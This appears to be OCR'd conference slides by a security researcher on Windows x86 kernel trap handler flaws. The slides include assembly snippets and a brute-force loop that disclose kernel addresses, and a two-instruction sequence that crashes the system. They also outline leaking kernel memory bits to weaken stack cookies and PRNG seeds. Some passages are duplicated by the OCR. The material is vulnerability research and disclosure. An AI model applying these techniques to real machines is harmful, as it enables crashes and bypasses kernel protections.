
So what happens for `JMP KiFa…`?



```
pushf
or [esp], 0x100
popf
jmp 0x80403c86
```

```
mov eax, [ebp+0Ch]
push eax
```


So what happens for `JMP KiFa...`?



```
pushf
or [esp], 0x100
popf
jmp 0x80403c86
```

```
mov eax, [ebp+0Ch]
push eax
```

So what happens for `JMP KiFa...`?



```
pushf
or [esp], 0x100
popf
jmp 0x80403c86
```

```
mov eax, [ebp+0Ch]
push eax
```

So what happens for `JMP KiFa…`?

- User-mode exception handler receives report of an:
  - `#PF` (STATUS_ACCESS_VIOLATION) exception
  - at address nt!KiFastCallEntry2
- Normally, we get a `#DB` (`STATUS_SINGLE_STEP`) at the address we jump to.
- We can use the discrepancy to discover the `nt!KiFastCallEntry` address.
  - brute-force style.

Disclosure algorithm

```
for (addr = 0x80000000; addr < 0xffffffff; addr++) {
  set_tf_and_jump(addr);
  if (excp_record.Eip != addr) {
    // found nt!KiFastCallEntry
    break;
  }
}
```

DEMO

`nt!KiTrap0E` has similar problems

- Also handles special cases at magic Eips:
  - `nt!KiSystemServiceCopyArguments`
  - `nt!KiSystemServiceAccessTeb`
  - `nt!ExpInterlockedPopEntrySListFault`
- For each of them, it similarly replaces `KTRAP_FRAME.Eip` and attempts to re-run code instead of delivering an exception to user-mode.

How to #PF at controlled Eip?

nt!KiTrap01

```
pushf
or dword [esp], 0x100
popf
jmp 0x80403c86
```

nt!KiTrap0E

~~pushf~~
~~or dword [esp], 0x100~~
~~popf~~
`jmp 0x80403c86`

Easy enough.

DEMO

So what's with the crashing Windows in two instructions?

`nt!KiTrap0E` is even dumber.

Full handling of nt!KiSystemServiceAccessTeb:

```
if (KTRAP_FRAME.Eip == KiSystemServiceAccessTeb) {
 PKTRAP_FRAME trap = KTRAP_FRAME.Ebp;
 if (trap->SegCs & 1) {
   KTRAP_FRAME.Eip = nt!kss61;
 }
}
```

Soo dumb…

- When the magic Eip is found, it trusts `KTRAP_FRAME.Ebp` to be a kernel stack pointer.
  - dereferences it blindly.
  - of course we can control it!
    - it’s the user-mode `Ebp` register, after all.

Two-instruction Windows x86 crash

```
xor ebp, ebp
jmp 0x8327d1b7
```

nt!KiSystemServiceAccessTeb

DEMO

Leaking actual data

- The bug is more than just a DoS
  - by observing kernel decisions made, based on the `(trap->SegCs & 1)` expression, we can infer its value.
  - i.e. we can read the least significant bit of any byte in kernel address space
    - as long as it's mapped (and resident), otherwise crash.

What to leak?

Quite a few options to choose from:

1. just touch any kernel page (e.g. restore from pagefile).
2. reduce GS cookie entropy (leak a few bits).
3. disclose PRNG seed bits.
4. scan though Page Table to get complete kernel address space layout.
5. …

What to leak and how?

- Sometimes you can disclose more
  - e.g. 25 out of 32 bits of initial dword value.
  - only if you can change (increment, decrement) the value to some extent.
  - e.g. reference counters!
- I have a super interesting case study…

… but there’s no way we have time at this point.

Final words

- Trap handlers are generally quite robust now
  - thanks Tavis, Julien for the review.
  - just minor issues like the above remained.
- All of the above are still “0-day”.
  - The information disclosure is patched in June.
  - Don’t misuse the ideas ;-)
- Thanks to Dan Rosenberg for the “A Linux Memory Trick” blog post.
  - motivated the trap handler-related research.

Questions?

@j00ru

http://j00ru.vexillium.org/

j00ru.vx@gmail.com